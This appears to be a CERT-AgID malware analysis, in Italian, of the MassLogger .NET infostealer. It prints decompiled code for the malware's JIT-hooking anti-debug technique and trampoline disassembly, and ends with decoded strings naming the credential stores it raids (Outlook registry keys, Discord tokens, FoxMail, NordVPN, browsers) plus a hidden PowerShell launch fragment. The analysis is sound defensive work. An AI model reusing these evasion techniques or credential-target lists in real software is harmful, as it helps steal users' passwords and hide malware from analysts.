CERT-AGID

Ricostruzione e breve analisi del malware MassLogger


2020-06-09

Table of Contents

Introduzione

MassLogger è un infostealer e keylogger che ha fatto recentemente ingresso nel vasto panorama dei malware in circolazione. Scritto in .NET, la sua modalità di funzionamento ricorda da vicino quella di AgentTesla.


Al momento, non risulta essere stato usato in campagne su obiettivi italiani ma, poichè è acquistabile a buon mercato (disponibile qui a 45$ per una licenza a vita, ma il prezzo può scendere fino a 25$) non è difficile ipotizzare il suo utilizzo anche nello scenario italiano, motivo per cui il CERT-AgID dedica al malware una particolare attenzione.



Non si trovano vere analisi di MassLogger ma è possibile riscontrare principalmente immagini di dump delle stringhe o delle connessioni dello stesso malware.
Il gruppo che vende MassLogger possiede anche un account github NYANxCAT (o NYAN CAT).

Packer

Il campione analizzato era contenuto all'interno di due packer .NET che utilizzano tecniche comuni per l'occultazione del proprio payload (in questo caso si trattava di dati codificati nelle risorse immagine) e che non presentano difficoltà particolari riguardo al recupero dell'assembly .NET finale. Un packer, tra l'altro, era già noto. L'utilizzo di due packer separati può rallentare l'analista meno esperto in quanto il primo packer ha le risorse contenenti il payload finale (e un assembly secondario per la decodifica dell'altro packer) ma è il secondo packer che ne esegue l'estrazione.



Questo è infatti caricato nel contesto del primo (dandogli accesso a tutte le risorse di quest'ultimo) a partire da un buffer di dati e non è quindi possibile debuggarlo passo passo. Salvando su file il secondo packer e modificando opportunamente il primo (*dnSpy* permette di ricompilare i metodi di una classe) è possibile far caricare il secondo packer da file ed eseguire il suo entry-point per permetterne facilmente il debug (in particolare, basta aggiungere un riferimento al modulo del secondo packer salvato su file, avendo quindi accesso a tutti i suoi tipi, e poi invocare il metodo designato come entry-point).

Una volta reso "debuggabile" il secondo packer, il dump del payload finale, ovvero MassLogger, è banale.
Per questo motivo, una più dettagliata descrizione dei due packer non verrà fornita.

Tecniche Anti debugger


Questo campione di MassLogger presenta una tecnica anti debugger nota ma molto laboriosa, quindi da aggirare: *Just In-Time Method Body Replacement* (JIT MBR)[1].

1 Il nome è inventato. Probabilmente esiste già un nome ufficiale, ma JIT e MBR sono due acronimi già esistenti, per cui è un nome facile da ricordare.

Oltre al JIT MBR è presente una tecnica di occultazione delle stringhe (che sono lette da un MemoryStream inizializzato alla prima richiesta) ed una tecnica di control-flow obfuscation che consiste nel sostituire le chiamate ai metodi con chiamate a delegate (in C#, l'analogo delle lambda/ closure in altri linguaggi) che sono inizializzati tramite *reflection*.

Risorse

Prima di analizzare le singole tecniche, aggiungiamo che l'assembly utilizza la libreria Costura. Questa permette di distribuire le dipendenze dell'applicazione (altri assembly .NET) nelle risorse di quest'ultima.



Nell'immagine sopra riportata si individuano le risorse del malware, quelle che iniziano per "*costura.*" contengono assembly compressi: ***costura.dll*** contiene i metodi di utilità di Costura (un framework che per sua natura si usa, almeno una parte, in forma di codice sorgente); ***iconlib.dll*** è una libreria per la gestione delle icone su Windows (incluso la possibilità di recuperare le icone da un'estensione file o da un modulo PE); ***ionic.zip.reduced.dll*** è una libreria per la gestione dei file ZIP e *newtonsoft.json.dll* per la gestione del formato JSON.

Iconlib.dll è usata per l'infezione dei dispositivi USB (che usa il metodo, usato anche da Trickbot, per spostare i file originali in una sottocartella e creare degli eseguibili con lo stesso nome ed icona del file originale) mentre ***ionic.zip.reduced.dll*** è usata per la funzionalità di upload automatica di file "interessanti" (ovvero con un insieme di estensioni specifiche).

Delle altre quattro risorse, una non contiene niente e le altre tre sono il fulcro delle tecniche anti debugger (tre risorse, una per tecnica).

De4dot

Il campione è stato ripulito con *de4dot* per l'esposizione in questo documento, ma la sua manipolazione per rimuovere l'anti debugger è stata fatta con il binario originale. Così vale anche per il debug volto a recuperare le strutture fondamentali. Il binario ripulito infatti non può funzionare per come è strutturato l'offuscatore.

Entry point e metodi vacanti

Il modulo ha un *module initializer,* il suo codice e quello del metodo entry point sono mostrato nella tabella riportata di seguito.

Module initializer	*Entry point*
static <Module>()	public static void Main()

```
{
    Class55.smethod_18();
    Delegate11.smethod_0(Delegate11.delegate11_0);
    Delegate11.smethod_0(Delegate11.delegate11_1);
}
```

```
{
    Delegate12.smethod_0(new Class2(), Delegate12.delegate12_0);
}
```

Il metodo Class55.smethod_18 contiene tutto il codice anti debug e che permette all'assembly di funzionare.
I delegate presenti nella tabella sopra, infatti, non sono mai inizializzati! Si nota subito però che la classe Class55 è quella che contiene tutto il codice dell'offuscatore e in questa il metodo smethod_10 ha le seguenti fattezze:

```
Version:0.9 StartHTML:0000000105 EndHTML:0000105115 StartFragment:0000000141 EndFragment:0000105079
public static void smethod_10(RuntimeTypeHandle runtimeTypeHandle_0)
    {
        try
        {
            Type typeFromHandle = Type.GetTypeFromHandle(runtimeTypeHandle_0);
            if (Class55.dBhlyqpPu == null)
            {
                [...]
                Class55.dBhlyqpPu = dictionary;
            }
        }
        foreach (FieldInfo fieldInfo in typeFromHandle.GetFields(BindingFlags.Static | BindingFlags.NonPublic | BindingFlags.GetField))
        {
            int metadataToken = fieldInfo.MetadataToken;
            int num14 = Class55.dBhlyqpPu[metadataToken];
            bool flag2 = (num14 & 1073741824) > 0;
            num14 &= 1073741823;
            MethodInfo methodInfo = (MethodInfo)typeof(Class55).Module.ResolveMethod(num14, typeFromHandle.GetGenericArguments(), ne
w Type[0]);
            if (methodInfo.IsStatic)
            {
                fieldInfo.SetValue(null, Delegate.CreateDelegate(fieldInfo.FieldType, methodInfo));
            }
            else
            {
                ParameterInfo[] parameters = methodInfo.GetParameters();
                [...]
                DynamicMethod dynamicMethod = new DynamicMethod(string.Empty, methodInfo.ReturnType, array3, typeFromHandle, true);
                ILGenerator ilgenerator = dynamicMethod.GetILGenerator();
                [...]
                fieldInfo.SetValue(null, dynamicMethod.CreateDelegate(typeFromHandle));
            }
        }
        catch (Exception ex)
        {
            MessageBox.Show(ex.ToString());
        }
    }
```

La riga evidenziata mostra un ciclo che analizza tutti i campi della classe passata come parametro e li usa per indicizzare in un dizionario. Il valore così ottenuto è usato per ottenere un "puntatore" ad un metodo ed il campo è inzializzato per puntare a quel metodo. La terminologia è volutamente sbagliata (più che puntatori, in ambito .NET quello che viene fatto riguarda i metadata token e i record dei metodi e dei riferimenti a membri di assembly esterni) e sarà corretta in seguito.
Il punto che vogliamo sottolineare è che è possibile intuire che i delegati usati dai metodi proposti precedentemente siano inizializzati dinamicamente per risolversi a specifici metodi.

A complicare le cose c'è il fatto che se, tramite debbugging, si prova ad analizzare il codice di uno dei metodi target di questi delegate, essi risultano sempre vuoti.

```
internal class Class2
  {
    // Token: 0x0600000A RID: 10 RVA: 0x000022E9 File Offset: 0x000004E9
    public void method_0()
    {
    }
    […]
}
```

Uno dei metodi target dei delegate. Non presenta codice.

E' necessario quindi soffermarci sul metodo Class55.smethod_18 (tra l'altro invocato di frequente).

JIT MBR

Il suddetto metodo (d'ora in poi "il metodo") è offuscato tramite *control-flow flattening*, in cui tutti i salti passano attraverso uno switch. Questo rende il codice estremamente difficile da leggere ma è comunque possibile debuggarlo con un po' di pazienza.

Il metodo è richiamato spesso, anche dal codice che esso stesso usa. Per evitare una ricorsione infinita, un flag statico è impostato a *true* alla prima esecuzione.
Seguendo il flusso delle istruzioni con un debugger, è possibile ricostruire le azioni percorse.

1. Viene decodificata la risorsa che contiene i dati per il JIT MBR.
   Questa consta di due parti:
   I. la prima contiene un array di coppie *(RVA, valore)* dove *RVA* è, appunto, un RVA del PE del malware e *valore* è una DWORD da scrivere al suddetto RVA;
   II. la seconda parte contiene un array di strutture che saranno analizzate in seguito.
2. Vengono applicate le "patch" indicate dall'array di coppie *(RVA, valore)*. Queste modificano i metadati di alcuni metodi .NET (come riportato sotto).
3. Sono enumerati tutti i moduli del processo corrente.
   I. Viene cercato il modulo *clrjit.dll* o *mscorjit.dll*.
   II. Se trovato, viene ottenuta la procedura (esportata) `getJit`. Questa, se chiamata, ritorna l'interfaccia COM `ICorJitCompiler` che contiene il metodo `compileMethod`, il cui riferimento è salvato in una variabile statica.
   E' facile ipotizzare che il malware installi un hook su questo metodo per poter cambiare al volo il codice CIL che il JIT .NET compila.
   I metodi che risultano vuoti lo sono perchè il loro bytecode non è salvato nel PE ma è passato al compilatore .NET "just in time" dal malware.
4. L'array di strutture decodificato al punto 1 viene salvato in una Hashtable. Questo dizionario è usato anche dal metodo statico smethod_14. Dalla firma del metodo e dal suo codice (usa infatti il puntatore alla funzione `compileMethod` originale) si può intuire che si tratta

dell'hook installato dal malware.
Si può fare riferimento al post su questo blog per avere un'idea di come funziona l'hooking. Il codice ripulito risulta come di seguito, dove è facile vedere che si tratta effettivamente della funzione di hook e di come questa supporti anche eventuale codice nativo (se presente nella risorsa decodificata al punto 1).

```
internal static uint compileMethodHook(IntPtr thisPtr, IntPtr corJitInfo, IntPtr methodInfo, [MarshalAs(UnmanagedType.U4)] uint flags, IntPtr outNativeEntry, ref uint outCodeSize)
    {
        IntPtr ptr = methodInfo;
        if (Class55.compileMethodVersion)
        {
            ptr = corJitInfo;
        }
        long num;
        if (IntPtr.Size == 4)
        {
            num = (long)Marshal.ReadInt32(ptr, IntPtr.Size * 2);
        }
        else
        {
            num = Marshal.ReadInt64(ptr, IntPtr.Size * 2);
        }
        object obj = Class55.MethodsILPointers[num];
        if (obj == null)
        {
            return Class55.compileMethodOriginal(thisPtr, corJitInfo, methodInfo, flags, outNativeEntry, ref outCodeSize);
        }
        Class55.MethodReplacement methodReplacement = (Class55.MethodReplacement)obj;
        IntPtr intPtr = Marshal.AllocCoTaskMem(methodReplacement.codeOrIL.Length);
        Marshal.Copy(methodReplacement.codeOrIL, 0, intPtr, methodReplacement.codeOrIL.Length);
        if (methodReplacement.isNativeCode)
        {
            outNativeEntry = intPtr;
            outCodeSize = (uint)methodReplacement.codeOrIL.Length;
            Class55.VirtualProtect(outNativeEntry, methodReplacement.codeOrIL.Length, 64, ref Class55.cWhIycxDBm);
            return 0u;
        }
        Marshal.WriteIntPtr(ptr, IntPtr.Size * 2, intPtr);
        Marshal.WriteInt32(ptr, IntPtr.Size * 3, methodReplacement.codeOrIL.Length);
        uint result = 0u;
        if (flags == 216669565u && !Class55.firstrundone)
        {
            Class55.firstrundone = true;
        }
        else
        {
            result = Class55.compileMethodOriginal(thisPtr, corJitInfo, methodInfo, flags, outNativeEntry, ref outCodeSize);
        }
        return result;

    }
```

5. L'hook è installato tramite un piccolo trampolino generato dinamicamente, il cui disassembly è riportato sotto. Gli offset sono generati dinamicamente in riferimento alla base dell'immagine PE del malware, dell'indirizzo della funzione di hook una volta compilata (deve essere compilata precedentemente altrimenti si avrebbe una ricorsione infinita) e dell'indirizzo della funzione originale.

```
seg000:00000001             push    ebp
seg000:00000002             mov     ebp, esp
seg000:00000004             mov     eax, [ebp+10h]
seg000:00000007             cmp     dword ptr [eax+4], 14403Ch   ;Check per assembly del malware
seg000:0000000E             jz      short loc_17
seg000:00000010             mov     eax, 743B51D0h ;Funzione originale
seg000:00000015             jmp     short loc_1C
seg000:00000017
seg000:00000017 loc_17:                             ; CODE XREF: seg000:0000000E#j
seg000:00000017             mov     eax, 45808FEh ; Funzione hook
seg000:0000001C
seg000:0000001C loc_1C:                             ; CODE XREF: seg000:00000015#j
seg000:0000001C             pop     ebp
seg000:0000001D             jmp     eax
```

Ricapitolando, il malware installa un hook nella funzione del runtime .NET che compila il codice CIL in codice macchina in modo da passare a questa il codice CIL che si trova in una struttura codifcata nelle risorse. Inoltre I metadati dei metodi sono patchati.

Decodifica e formato della struttura per il JIT MBR

Non è stato speso tempo a determinare l'algorimo di decodifica usato. Il malware utilizza dei vettori di 32 e 16 elementi, facendo pensare ad AES256-CBC ma poi di fatto utilizza del codice come quello mostrato sotto che non abbiamo identificato.

```
num56 ^= num56 >> 11;
num56 += 2095193317u;
num56 ^= num56 << 17;
num56 += 242852520u;
num56 ^= num56 >> 13;
num56 += 2049945249u;
num56 = 4238426557u + num56;
num8 = num55 + (uint)num56;
```

Una volta decodificata, la struttura ha il seguente formato.

```
struct ilhook_t
{
  uint32_t n_patches;
  struct patch_t patches[];
  uint32_t reserved;
  uint32_t n_bodies;
  struct body_t bodies[];
};

struct patch_t
{
  uint32_t rva;
  uint32_t value;
};

struct body_t
{
  uint32_t method_code_rva;
  uint32_t unused;
  uint32_t code_size;
  uint8_t code[];
};
```

Aggirare il JIT MBR


L'idea di base per aggirare il JIT MBR è semplice: sostituire il codice IL dei metodi, presente su file, con quello contenuto nella risorsa.
Sebbene l'idea sia semplice, non ci sono strumenti per farlo. La libreria *dnlib*, che permette di analizzare e modificare assembly .NET (simile a Mono.Cecil) non supporta bene la lettura di codice IL da un blob binario e la riscrittura di assembly offuscati. Questo è un peccato perchè questa libreria contiene il supporto per un method decryptor che sembra proprio fare al caso nostro, purtroppo non usabile.
Analogo discorso vale per Mono.Cecil.

Alla fine, è stato reimplementato un parse PE e dei metadati .NET.

Breve introduzione ai metadati di interesse

Per un'introduzione completa si veda qui.

Gli assembly .NET riusano la directory COM per l'header principale dei metadati ed i metadati stessi. Questo header contiene, tra l'altro, gli offset dei vari stream di metadati, come stringhe, blob e il più importante di tutti **#~**.



I metadati con gli stream sulla sinistra e la tabella dei metodi a destra.

Questo stream contiene le tabelle dei vari elementi che compongono un assembly .NET, ad esempio i metodi, i tipi, e così via.
Ogni elemento ha un *id* unico, detto metadata token (o semplicemente token), di 32 bit composto dal numero della sua riga nella tabella (nei tre byte bassi) e dal numero della tabella (nel MSB).
Ad esempio la tabella dei metodi è la numero 6, per cui il metodo numero 10 ha token *0x0600000A*.

Focalizzandoci sulla tabella dei metodi, ogni entry (vedasi figura sopra) contiene dei campi per i flags, il nome, i parametri ed un campo RVA che punta dentro la sezione *.text*.
Questo non contiene il codice IL del metodo ma un altra struttura così fatta:

Header (1 o 3 byte)
Codice CIL
Sezioni extra (handler eccezioni)

Chiamiamo questa struttura method body.

Ricostruzione dei metodi

La struttura nella risorsa contiene un insieme di patch, queste (è facile verificarlo dall'RVA) vanno tutte a modificare l'header del method body di alcuni metodi.

Un aspetto importante di cui tenere conto è che, su file, i metodi vuoti hanno una dimensione del codice IL piccola (essendo vuoti) e il nuovo header creato contiene ancora questa dimensione indipendente dalla dimensione del codice reale che verrà usato per la compilazione.
Questo è fatto affincè il parser .NET recuperi correttamente le sezioni extra, e implica anche che per ricostruire i metodi l'header va riscritto correttamente.

Non verrà fornito un programma per la ricostruzione (in quanto è specifico di questo sample, richiedendo il dump delle strutture decodificate) ma il suo algoritmo. Notare che vi è una complicazione in più: è necessario allocare una nuova sezione PE dove mettere i nuovi method body, poichè non vi è spazio in quelle esistenti.

1. Parsa la struttura PE del file e recupara la sezione dei metadati del CLR.
2. Parsa i metadati ed ottieni lo stream dei metodi.
3. Parsa la tabella delle sezioni PE.
4. Applica le patch al file (richiede conversione RVA → offset)
5. Per ogni metodo nella tabella dei metodi:
    I. Parsane l'header (patchato), recupera il codice (opzionale) e le sezioni extra. Salva questi dati in una struttura dati apposita insieme all'offset che contiene l'RVA del method body.
    II. Se l'RVA del codice CIL del metodo (ovvero RVA del method body più dimensione header di questo) è tra quelli contenuti nell'array `bodies` (vedi sopra):
        a) Aggiungi il nuovo codice CIL da usare alla struttura dati del punto 5.1.
        b) Calcola la dimensione del nuovo method body (ovvero nuovo header + nuovo codice + sezioni extra) e aggiungila al totale.
6. Fai spazio per una nuova riga nella tabella delle sezioni. Questo si ottiene spostando gli offset di ogni sezione di 40 bytes. Scrivi una nuova sezione di dimensione pari alla dimensione totale calcolata nel punto 5.2.2.
7. Per ogni metodo creato al punto 5.1:
    I. Ottiene l'offset dell'RVA del method body (vedi 5.1) e sovrascrivi il vecchio RVA con il prossimo RVA libero nella nuova sezione.
    II. Scrivi il nuovo method body (nuovo header, nuovo codice IL e sezioni extra).
    III. Aggiorna il puntatore al prossimo RVA libero aggiungendo la dimensione del method body appena scritto.

Abbiamo implementato questo algoritmo in C# senza librerie esterne (che già si erano dimostrate fallimentari).

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	000A9714	00002000	000A9800	00000228	00000000	00000000	0000	0000	60000020
.rsrc	00000538	000AC000	00000600	000A9A28	00000000	00000000	0000	0000	40000040
.reloc	0000000C	000AE000	00000200	000AA028	00000000	00000000	0000	0000	42000040
certagid	0001C4DA	000AF000	0001C4DA	000AA228	00000000	00000000	0000	0000	60000020

La nuova sezione certagid *contenente il codice reale dei metodi occultati.*

Questo nuovo assembly (qui ripulito con *de4dot*) contiene ora i metodi originali, come mostra l'immagine sotto del metodo method_0 precedentemente vuoto.

```
public void method_0()
{
    int num = 11;
    ThreadStart start7;
    TimeSpan timeSpan;
    for (;;)
    {
        IL_3E0:
        if (Delegate13.smethod_0(Delegate13.delegate13_0))
        {
            goto IL_3AD;
        }
        int num2 = 2;
        if (Class2.smethod_1() == null)
        {
            goto IL_2BF;
        }
        for (;;)
        {
            IL_2D9:
            ThreadStart start;
            ThreadStart start2;
            ThreadStart start3;
            ThreadStart start4;
```

La mappa dei delegate

Ogni delegate contiene un'inizializzatore statico che chiama il metodo smethod_10, precedentemente introdotto. Questo metodo ha il compito di assegnare ai vari delegate presenti nella classe dell'offuscatore un metodo target.

Analizzando il codice è possibile notare che esso consiste in due parti: una in cui viene inizializzato una mappa (un dizionario) da interi ad interi; ed una parte in cui tutti i campi di una data classe sono enumerati e il loro token usato per indicizzare nella suddetta mappa. Il risultato è un altro token che indica il metodo o riferimento esterno a cui inizializzare il delegate.

La mappa è creata a partire da una risorsa che è decodifcata come quella precedentemente vista, la struttura dei dati così ottenuti è un array di coppie *(tokenDelegate, tokenTarget)*.
Facendo il dump di questa struttura ed usando *dnlib* è possibile trasformare i token in nomi. Ad esempio:

```
Delegate280 Delegate280::delegate280_0 → System.Byte[]
System.Net.WebClient::UploadFile(System.String,System.String,System.String)
```

Si deve prestare attenzione che i target possono essere sia *MethodDef* che *MemberRef* (membri esterni, come nel caso indicato), è necessario quindi usare il giusto metodo di risoluzione dei token (dato dal MSB del token, come spiegato precedentemente).

Sempre con *dnlib* sarebbe possibile riscrivere l'IL per usare direttamente il metodo target, ma questo non è stato fatto. Per un'analisi accurata del malware, sarebbe opportuno in quanto l'uso dei delegati è molto frequente nel codice.

Il malware

Le stringhe

Analizzando il codice del malware si trovano spesso chiamate del tipo `Delegate21.smethod_0(8608, Delegate21.delegate21_0)` dove è attesa una stringa. Non è difficile quindi immaginare che si tratti della funzione di decodifica delle stringhe.
Utilizzando la mappa dei delegate è possibile risalire al metodo chiamato, il quale ha una struttura simile a quello che inizializza I delegate: una prima parte di inizializzazione di una struttura dati ed una seconda parte di utilizzo.

Questo metodo contiene il seguente frammento:

```
string result = Class55.smethod_49(Class55.smethod_48(), Class55.jYYaRETD0, int_0 + 4, int_);
```

Il che fa pensare che una volta decodificata la struttura sia un array di stringhe precedute dalla loro lunghezza.
Se si fa il dump del campo `Class55.jYYaRETD0`, una volta inizializzato, si ottiene infatti il suddetto array.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   0E 00 00 00 4C 00 6F 00  67 00 2E 00 74 00 78 00   ....L.o.g...t.x.
00000010   74 00 1E 00 00 00 53 00  63 00 72 00 65 00 65 00   t.....S.c.r.e.e.
00000020   6E 00 73 00 68 00 6F 00  74 00 2E 00 6A 00 70 00   n.s.h.o.t...j.p.
00000030   65 00 67 00 1E 00 00 00  0A 00 23 00 23 00 23 00   e.g.......#.#.#.
```

In rosso le lunghezze delle stringhe (come DWORD) e in verde i loro code-unit UTF-16.

Si intuisce che nella chiamata mostrata ad inizio di questa sezione, il numero *8606* è l'offset della stringa in questa struttura.
Con un semplice programma C è possibile scrivere l'offset e la relativa stringa. Riportiamo qui sotto le stringhe decodificate.

```
0: Log.txt
18: Screenshot.jpeg
52:
### Pidgin ###
86:
### FileZilla ###
126:
### Discord Tokken ###
176:
### NordVPN ###
212:
### Outlook ###
```

```
248:
### FoxMail ###
284:
### Thunderbird ###
328:
### QQ Browser ###
370:
### FireFox ###
406:
### Chromium Recovery ###
462:
### Keylogger And Clipboard ###
530: _
536: MM-dd-yyyy H.m.s
572: .zip
584: cmd
594: /c start /b powershell
644:  & exit
662: Start-Process -FilePath '
716: '
722: SQLite format 3
756: Not a valid SQLite 3 Database File
828: Auto-vacuum capable database is not supported
922: table
936: (
942:
948: UNIQUE
964: Disabled
984: Not Installed
1014: [^"]*
1028: Token=
1044:

1050: Usage: https://www.youtube.com/watch?v=Qxk6cu21JSg

1156: Not Found
1178: *.ldb
1192: oken
1204: \discord\Local Storage\leveldb\
1270: SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command
1382: Url:
1396: Username:
1420: Password:
1444: Application: FoxMail

1490: ==============================

1554: Foxmail
1572: Foxmail.exe
1598: "
1604: Storage\
1624: *@*
1634: \
1640: \Accounts\Account.rec0
1688: Account
1706: POP3Account
1732: Password
1752: POP3Password
1780: 5A
1788: 71
1796: Disabled

1818: NordVPN
1836: user.config
1862: //setting[@name='Username']/value
1932: //setting[@name='Password']/value
2002: |
2012: Not found
2034: Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
2214: Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
2394: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
2642: Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676
2822: SMTP Email Address
2862: SMTP Server
2888: POP3 Server
2914: POP3 User Name
2946: SMTP User Name
2978: NNTP Email Address
3018: NNTP User Name
3050: NNTP Server
3076: IMAP Server
3102: IMAP User Name
3134: Email
3148: HTTP User
3170: HTTP Server URL
3204: POP3 User
3226: IMAP User
3248: HTTPMail User Name
3288: HTTPMail Server
3322: SMTP User
3344: POP3 Password2
3376: IMAP Password2
3408: NNTP Password2
3440: HTTPMail Password2
3480: SMTP Password2
3512: POP3 Password
3542: IMAP Password
3572: NNTP Password
3602: HTTPMail Password
3640: SMTP Password
```

3670: ^(?!:\/\/)([a-zA-Z0-9-_]+\.)*[a-zA-Z0-9][a-zA-Z0-9-_]+\.[a-zA-Z]{2,11}?$
3818: ^([a-zA-Z0-9_\-\.]+)@([a-zA-Z0-9_\-\.]+)\.([a-zA-Z]{2,5})$
3938: 2
3944: :
3952: null
3964: \.purple\accounts.xml
4010: Protocol:
4034: Login:
4052: localappdata
4080: \Tencent\QQBrowser\User Data\Default\EncryptedStorage
4190: entries
4208: str3
4220:

4228: str2
4240: blob0
4254: ==========

4320:
Telegram Desktop
4374: Telegram Desktop
4410: tdata
4424: Usage: Download 'Telegram Desktop' and unzip all fies in 'Telegram.zip' to AppData\Roaming\Telegram Desktop\tdata
4654: user_data
4676: emoji
4690: Application:
4720: Host
4732: Port
4744: :
4750: User
4762: Pass
4774: FileZilla
